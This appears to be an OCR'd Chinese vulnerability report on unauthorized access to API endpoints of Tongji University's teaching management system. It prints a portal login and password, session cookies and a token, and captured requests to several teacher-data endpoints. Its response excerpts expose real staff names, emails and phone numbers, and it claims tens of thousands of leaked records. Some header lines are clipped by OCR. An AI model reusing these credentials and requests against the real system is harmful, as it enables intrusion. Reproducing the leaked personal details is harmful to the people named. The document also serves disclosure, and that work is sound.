
教学管理信息系统存在接口未授权访问漏洞

http://myportal.tongji.edu.cn/new/index.html

账号密码：11142 密码Sxm195703



接口1：/api/studentservice/teacherInfo/findTeacherInfoList

```
12dfa93ffe4744c09e484e4d45da22de; language=cn; token=
eyJhbGciOiJIUzI1NiJ9.eyJsb2dpblRpbWVzdGFtcCI6MTY1NTAxMjI5NDUxNywidXNlcklkIjoiMTExNDIi
fQ.KZWt98hURj46sf_XW7HONuQz-rotBjvYe4COiPBsLTc
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/101.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```


```
"facultyName":null,
"manageFacultys":null,
"profession":null,
"sex":"1",
"title":"教授",
"email":"zhangxu-hvac@tongji.edu.cn",
"telephone":"65983605",
"qualification":null,
"photo":"face/teacher/00005.jpg",
"phone":"13311831229",
"condition":null,
"accountDisabled":0,
"country":null,
"teacherType":null,
"lastUpdateBy":null,
"lastUpdateTime":null,
"groupId":0,
"groupName":
"教师组,18级-导师,19级-导师,研究生导师组,本科生老
,普研老师组,在职老师组,本科-毕业设计-导师",
"facultyI18n":"机械与能源工程学院",
"manageFacultysI18n":"",
```

接口2：/api/baseresservice/teacher/findTeacherList

泄露了2万多条数据


```
Raw Hex \n
OST /api/baseresservice/teacher/findTeacherList HTTP/2
ost: 1.tongji.edu.cn
ookie: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C; sessionid=
2dfa93ffe4744c09e484e4d45da22de; language=cn; token=
yJhbGciOiJIUzI1NiJ9.eyJsb2dpblRpbWVzdGFtcCI6MTY1NTAxMjI5NDUxNywidXNlcklkIjoiMTExNDIi
Q.KZWt98hURj46sf_XW7HONuQz-rotBjvYe4COiPBsLTc
ache-Control: max-age=0
ec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
ec-Ch-Ua-Mobile: ?0
ec-Ch-Ua-Platform: "Windows"
pgrade-Insecure-Requests: 1
ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/101.0.0.0 Safari/537.36
ccept:
ext/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
ec-Fetch-Site: none
ec-Fetch-Mode: navigate
ec-Fetch-User: ?1
ec-Fetch-Dest: document
```

```
Pretty Raw Hex Render \n
16
17 {
  "code":200,
  "msg":"",
  "data":{
    "pageNum_":1,
    "pageSize_":25,
    "total_":20248,
    "list":[
      {
        "id":107251,
        "code":"00001",
        "name":"李建中",
        "engName":"LJZ",
        "stateId":"1",
        "faculty":"000182",
        "profession":null,
        "sex":"1",
        "title":"教授",
        "email":"lijianzh@tongji.edu.cn"
```




接口3：/api/baseresservice/teacher/progressTeacherList


泄露了三万多条数据




/api/baseresservice/teacher/findList?condition=11141

越权通过教师工号获取名字




